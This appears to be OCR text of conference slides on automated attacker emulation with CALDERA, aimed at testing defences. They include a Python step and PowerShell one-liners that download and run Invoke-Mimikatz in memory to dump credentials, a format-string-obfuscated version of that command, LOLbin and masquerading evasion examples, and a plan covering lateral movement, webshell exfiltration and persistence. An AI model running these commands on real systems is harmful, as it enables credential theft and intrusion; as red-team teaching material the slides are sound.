Typical CALDERA class (2)

- Pre/post conditions
  - *If you have admin rights, this can give you credentials*
- The action itself
  - *Run Mimikatz*
- Clean-up
  - *Remove obfuscated Mimikatz, logs*


Typical CALDERA class (3)

```
class DumpCreds(Step):
    display_name = "dump_creds"
    summary = "Run Invoke-Mimikatz to obtain credentials."
    attack_mapping = [('T1003', 'Credential Access')]

    preconditions = [("rat", OPRat({"elevated": True}))]
    postconditions = [("user_g", OPUser),
                      ("credential_g", OPCredential)]
```


```
    @staticmethod
    async def action(operation, rat, host, software, file_g, process_g, software_g):
        # Step 1: run Mimikatz in memory
        MIMIKATZ_URL = "https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/4c7a2016f(...)67b3/Exfiltration/Invoke-Mimikatz.ps1"
        ps_parameters = ['powershell.exe', '-exec', 'bypass', '-C', 'IEX(IWR \'{}\'); Invoke-Mimikatz -DumpCreds'.format(MIMIKATZ_URL)]

        credentials = (await operation.execute_shell_command(rat, command.CommandLine(ps_parameters), DumpCreds.parser))

        # Step 2: parse credentials
        for cred in credentials:
            # Generate User object
            user_obj = await user_g({'username': cred['username'], 'is_group': False})
            # Generate Credential object
            await credential_g({'password': cred['password'], 'found_on_host': rat.host, 'user': user_obj})

        return True
```

```
@staticmethod
    async def cleanup(cleaner, host):
```

Sample workflow



Sample workflow (2)



Challenges

- **Selecting** your attacker
- **Detection** (detecting the right thing, bad ‘learning’ mechanisms)
- **Realism** (techniques, timing, propagation)

Beyond standard CALDERA

Focus on three extensions:

1. LOLbins/LOLbas implementation (T1218, T1216, …)
2. Common obfuscation techniques (T1140)
3. Masquerading techniques (T1036)

1: LOLbins

Beyond standard CALDERA: LOLbins

- **LOLbins**: why bring your own tools if you can use pre-installed ones? ¯_(ツ)_/¯
- Various options
  - *Common: PowerShell, wscript/cscript, mshta*
  - *Other examples: regasm, xwizards, msbuild, pubprn.vbs*

Beyond standard CALDERA: LOLbins (2)

- **Precondition**: awareness of command to run
- **Postcondition**: command will have executed

Beyond standard CALDERA: LOLbins (3)

Example:

- **Precondition**: the command `evil.exe` needs to be run
- **Action**: use the `regasm.exe /u` LOLbin
- **Postcondition**: the command `evil.exe` successfully ran

```
C:\Windows\System32\wininit.exe
└── ⚙ C:\Windows\System32\services.exe
    └── ⚙ C:\Windows\System32\commander.exe
        └── ⚙ C:\Windows\System32\regasm.exe /u AdobeUpdater.dll
            └── ⚙ C:\Windows\temp\evil.exe
```

2: Obfuscation

Beyond standard CALDERA: Obfuscate T1140

- Hide keywords that might trigger rule systems
- Various techniques available [15], e.g.
  - *Concatenation* `"Hell"+"o wo"+"rld"`
  - *Escaping* `"H`e`llo W`orld"`
  - *Format string* `"{1}{0}"-f"o, world","Hell"`
  - *Base64 encode*
- However: can easily be detected by entropy analysis

Beyond standard CALDERA: Obfuscate[T1140] (2)

Example:

- **Precondition**: this command needs to run:

```
powershell.exe /c "IEX (IEW https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/4c7a2016fc7931cd37273c5d8e17b16d959867b3/Exfiltration/Invoke-Mimikatz.ps1);"
```

- **Action**:
  1. *Obfuscate command line using format string, e.g.*

```
powershell.exe /c "i`e`x(""{27}{19}{37}{26}{23}{40}{21}{12}{33}{15}{5}{30}{10}{28}{3}{1}{0}{9}{11}{43}{20}{14}{7}{31}{22}{13}{24}{6}{39}{42}{2}{17}{38}{36}{4}{18}{16}{32}{29}{8}{25}{35}{34}{41}""-f""Splo"","""ower"","""tion"","""ia/P"","""katz"","""om/P"","""7b3/"","""7273"","""imik"","""it/4"","""Shel"","""c7a2"","""serc"","""16d9"","""1cd3"","""nt.c"","""'); """,""/Inv"","".ps1"","""IWR """,""c793"","""hubu"","""e17b"","""/raw"","""5986"","""atz """,""ps:/"","""IEX("","""lMaf"","""ke-M"","""ower"","""c5d8"","""Invo"","""onte"","""pCre"","""-Dum"","""Mimi"","""'htt"","""oke-"","""Exfi"","".git"","""ds"","""ltra"","""016f""")"
```

  2. *Run command*

- **Postcondition**: the command successfully ran

3: Masquerading

Beyond standard CALDERA: Masquerade T1036

- Renamed copy of a legitimate utility
- Simple way to bypass rule systems

DefinitelyNot PowerShell.exe

svchost.exe

Beyond standard CALDERA: Masquerade[T1036] (2)

Example:

- **Precondition**: the command `wscript.exe /e:jscript evil.js` needs to be run
- **Action**:
  1. *Copy `wscript.exe` to `%appdata%/GoogleUpdate.exe`*
  2. *Run `GoogleUpdate.exe /e:jscript evil.js`*
- **Postcondition**: the command successfully ran

```
C:\Windows\System32\wininit.exe
└── ⚙ C:\Windows\System32\services.exe
    └── ⚙ C:\Windows\System32\svchost.exe
        └── ⚙ C:\Windows\Temp\GoogleUpdate.exe /e:jscript evil.js
```

Plan

- **Stage 0**: Infect machine (outside scope)
- **Stage 1**: Discovery / Lateral Movement
- **Stage 2**: Execution
- **Stage 3**: Persistence
- (**Stage 4**: Cover Tracks)

Plan (2)

1

- Run Mimikatz
- Find administrators
- Find other machines
- Move to other machines

Discovery / Lateral Movement

2

- Download webserver
- Set up webshell
- Exfiltrate via webshell

Execution

3

Persistence

- Create autorun entry for webshell


4

Cover tracks

- Clear files, registry keys, etc. created by attack

Putting it together

Demo time!




Putting it together (2)

Step	Process	Goal	Artefacts	Relies on
1	`powershell.exe`	Run Mimikatz	`Symantec.Service.ps1`	
2	`powershell.exe`	Find other computers		
3	-	Prepare webshell		
4	`certutil.exe`	Download webserver ZIP	`judxphcy3fi3qw.exe`	3
5	`rundll32.exe` with `advpack.dll`	Extract / run webserver	`whl6.html`, `8me415nnglnrz4j.dll`, `kpv13v5i1fl0pii/*`	4
6	`powershell.exe`	Find administrators		
7	`usbwebserver.exe`	Test webshell		5
8	`net.exe`	Mount network share		1, 2, 6
9	`xcopy.exe`	Copy RAT	`commander.exe`	8

Aftermath

- The real challenge starts now



Attacker Emulation going forward

- **Community**!
- Sharing CALDERA modules (like Metasploit)
- Industry standard

.. and let’s remind ourselves

Attacker Emulation ≠ silver bullet

Key takeaways

1. Attacker emulation helps **understand threats** and **your defences**
2. Do attacker emulation the **right way**:

- Make it random
- Make it real

3. Doesn’t have to be difficult!
4. **Community**-based sharing

Getting in touch

- Code and slides on github.com/wietze
- @Wietze on Twitter
- Email via wietze.beukema@pwc.com

Thank you